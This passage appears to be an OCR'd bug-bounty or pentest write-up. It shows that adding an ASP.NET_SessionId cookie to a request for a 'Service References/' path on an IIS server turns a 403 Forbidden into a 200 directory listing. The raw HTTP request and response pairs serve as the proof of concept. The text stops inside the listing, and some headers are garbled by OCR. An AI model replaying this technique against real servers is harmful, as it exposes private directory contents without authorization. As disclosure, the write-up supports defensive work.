
03:Abusing ASP.NET_SessionId for Unauthorized Access.




ASP.NET_SessionId&.ASPXPATH



How ASP.NET_SessionId Could Exposed a Directory Listing!




ASP.NET_SessionId POC



```
Raw  Hex
[redacted]Service%20References/ HTTP/2
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0)
Gecko/20100101 Firefox/140.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
Pretty  Raw  Hex  Render
1  HTTP/2 403 Forbidden
2  Cache-Control: private
3  Content-Type: text/html; charset=utf-8
4  X-Content-Type-Options: nosniff
5  Access-Control-Allow-Headers: Content-Type
6  [redacted]
7  X-Frame-Options: SAMEORIGIN
8  X-Xss-Protection: 1; mode=block
9  Content-Length: 5138
10 Date: Sat, 12 Jul 2025 21:04:33 GMT
11 Set-Cookie: [redacted]
   [redacted]pires=Sat,
   12-Jul-2025 23:04:33 GMT;path=/;secure;httponly
12 Strict-Transport-Security: max-age=31536000 ; includeSubDomain
13 Set-Cookie: ak_bmsc=
   80CB81B6346FF92814690588F805BBDD~000000000000000000000000000000
   ~YAAQJZfYFywGNMWXAQAAVzp0ABw4ePlPRffEydLunkieK8J0iaJmSm+WFSbAj
   aQCoit6RrvHoEt03Aaa5rbYuwR+AS/ASMwhrbcL6K5085g7U5XhQJh2tDW8Ld0
   uoPD0HdzVz6G9blcXttuJtwHtyfV7gwc1RxXilPKYghXcfEVRZ+7Gg9MJminKT
   I0EAPlFzziH8T2FxGLBvKIRLN8woQJURlb8xSEK4SgAbLXeyj+/MX9x0dzlzrk
   zZUf9LUHx9EuJ1s0Ih4wzczhbHZUbENT0zJWnsoAAZqqaPzB5umNDkEupjm0l9
   kf76I4Skrdfxz8SSJkqsWZm004PkXTRN/H/au6p2RRtPNwXXpIelHnzVaRiIsX6
   Zb4qlPqwECFKQ==; [redacted]; Path=/; Expires=Sat,
    Jul 2025 23:04:33 GMT; Max-Age=7200; SameSite=None; Secure
14
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
16 <html xmlns="http://www.w3.org/1999/xhtml">
17   <head>
18     <title>
         IIS 10.0 Detailed Error - 403.14 - Forbidden
       </title>
19     <style type="text/css">
20       <!--
21       body{
           margin:0;
           font-size:.7em;
           font-family:Verdana,Arial,Helvetica,sans-serif;
         }
22       code{
           margin:0;
           color:#006600;
```


ASP.NET_SessionId POC




```
GET [redacted]ervice%20References/ HTTP/2
Host: [redacted]
Cookie: ASP.NET_SessionId=qv0lkjc2xl4zqtt3xo20xyf2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0)
Gecko/20100101 Firefox/140.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Access-Control-Allow-Headers: Content-Type
[redacted]
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Ntcoent-Length: 1050
Cache-Control: private
Content-Length: 1050
Date: Sat, 12 Jul 2025 21:03:55 GMT
Vary: Accept-Encoding
Set-Cookie: [redacted]
ffffffff0968[redacted]E0;expires=Sat,
12-Jul-2025 23:03:55 GMT;path=/;secure;httponly
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
Set-Cookie: ak_bmsc=
29EF5B9C3009D27F8E0AC1B0EE74822A~000000000000000000000000000000
YAAQFpfYF0hgZMaXAQAAF6ZzABz/Qky0lI6Adbjfvhc/lBACNWMrv3/We2+Nz0
97eA+CqwrzvXdVjY8Uhh0u4MLUjblc3i3pmSL7obyc7z9a58IGS4PlWsmCm8K4
f+UmgAvEvHql3fmQMHEjo4s2zvoawl5/LkrelgZl6/nKXFnUjUoyWZfwMINVqHT
owEN3x4rRKt2Ba5ZA8m5l97PlyVD4rB7VoiRlIxdfHe0BnuMFTAAi+L8HejEjS
MzRlwRlxxi7CANakWYQ4xvgl/BrLspTUxzpWDE/9Dsll0lZSnfzWxrjTm29wtk
yKxwjo5UalCwPqlyfjNB4m/CWtl8KYcLa5Rq4ItwY44H2jyU/cgIptCym2CLqq
j4dmeg==; [redacted] Path=/; Expires=Sat, 12 Jul
2025 23:03:55 GMT; Max-Age=7200; SameSite=None; Secure

<html>
  <head>
    <title>
      [redacted]Service
      References/
    </title>
  </head>
  <body>
    <H1>
    [redacted]Service
      References/
    </H1>
    <hr>

    <pre>
